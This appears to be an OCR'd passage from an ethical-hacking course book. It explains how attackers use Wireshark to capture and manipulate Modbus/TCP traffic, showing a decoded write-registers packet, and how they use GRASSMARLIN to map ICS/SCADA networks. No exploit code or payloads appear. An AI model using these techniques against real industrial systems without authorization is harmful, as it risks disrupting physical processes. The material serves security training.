
```
modbus

No.   Time     Source         Destination    Protocol    Length Info
   27 4.197…   192.168.1.106  192.168.1.104  Modbus/TCP      73    Query: Trans:
   29 4.219…   192.168.1.104  192.168.1.106  Modbus/TCP      66 Response: Trans:

▸ Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.104
▸ Transmission Control Protocol, Src Port: 49182, Dst Port: 502, Seq: 1, Ack: 1,
▾ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 13
    Unit Identifier: 2
▾ Modbus
    .001 0000 = Function Code: Write Multiple Registers (16)
    Reference Number: 0
    Word Count: 3
    Byte Count: 6
  ▸ Register 0 (UINT16): 101
  ▸ Register 1 (UINT16): 102
  ▸ Register 2 (UINT16): 103
```

https://www.wireshark.org

Analyzing Modbus/TCP Traffic using Wireshark

Source: *https://www.wireshark.org*

Wireshark is an open-source network protocol analyzer tool that can be used for capturing and analyzing network traffic. Attackers use this tool to capture and analyze Modbus/TCP traffic on industrial networks. Attackers manipulate the captured packets and send a malicious payload to the Modbus device. Modbus/TCP does not have any in-built encryption or security features, so attackers can easily gather information from the data packets being transmitted between the network and a Modbus port on a device.



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Exp

```
modbus

No.   Time     Source         Destination    Protocol    Length Info
   27 4.197…   192.168.1.106  192.168.1.104  Modbus/TCP      73    Query: Trans:
   29 4.219…   192.168.1.104  192.168.1.106  Modbus/TCP      66 Response: Trans:

▸ Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.104
▸ Transmission Control Protocol, Src Port: 49182, Dst Port: 502, Seq: 1, Ack: 1,
▾ Modbus/TCP
    Transaction Identifier: 1
    Protocol Identifier: 0
    Length: 13
    Unit Identifier: 2
▾ Modbus
    .001 0000 = Function Code: Write Multiple Registers (16)
    Reference Number: 0
    Word Count: 3
    Byte Count: 6
  ▸ Register 0 (UINT16): 101
  ▸ Register 1 (UINT16): 102
  ▸ Register 2 (UINT16): 103
```

Figure 18.107: Screenshot of Wireshark

Discovering ICS/SCADA Network Topology using GRASSMARLIN

- GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology while safely **conducting device discovery**, accounting, and reporting on these critical cyber-physical systems
- Attackers use this tool to determine available networks, generate network topology and further visualize communications between identified hosts


GrassMarlin 3.2.0 [New Session]*
File
View
Packet Capture
Tools
Help
10.0.0.0/8 (3 item(s))
192.168.4.0/24 (2 item(s))
192.168.9.0/24 (2 item(s))
Logical Graph
Physical Graph
Sniffles
Watch (1): 10.201.229.6
Broadcom NetXtreme Gigabit Ethernet Driver
Start
Stop
192.168.9.72
192.168.9.255
10.82.217.187
10.201.229.6
192.168.4.11
10.255.255.255
192.168.4.255
Timesta...
Messa
918 MB / 6144 MB

https://github.com

Discovering ICS/SCADA Network Topology using GRASSMARLIN

Source: *https://github.com*

GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology, while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems. It allows attackers to discover and catalog ICS/SCADA hosts on IP-based networks. This tool uses a variety of sources to generate this data, including PCAP files, router and switch configuration files, CAM tables, and live network captures. Attackers use this tool to determine available networks, generate network topology, and further visualize the communication between identified hosts.

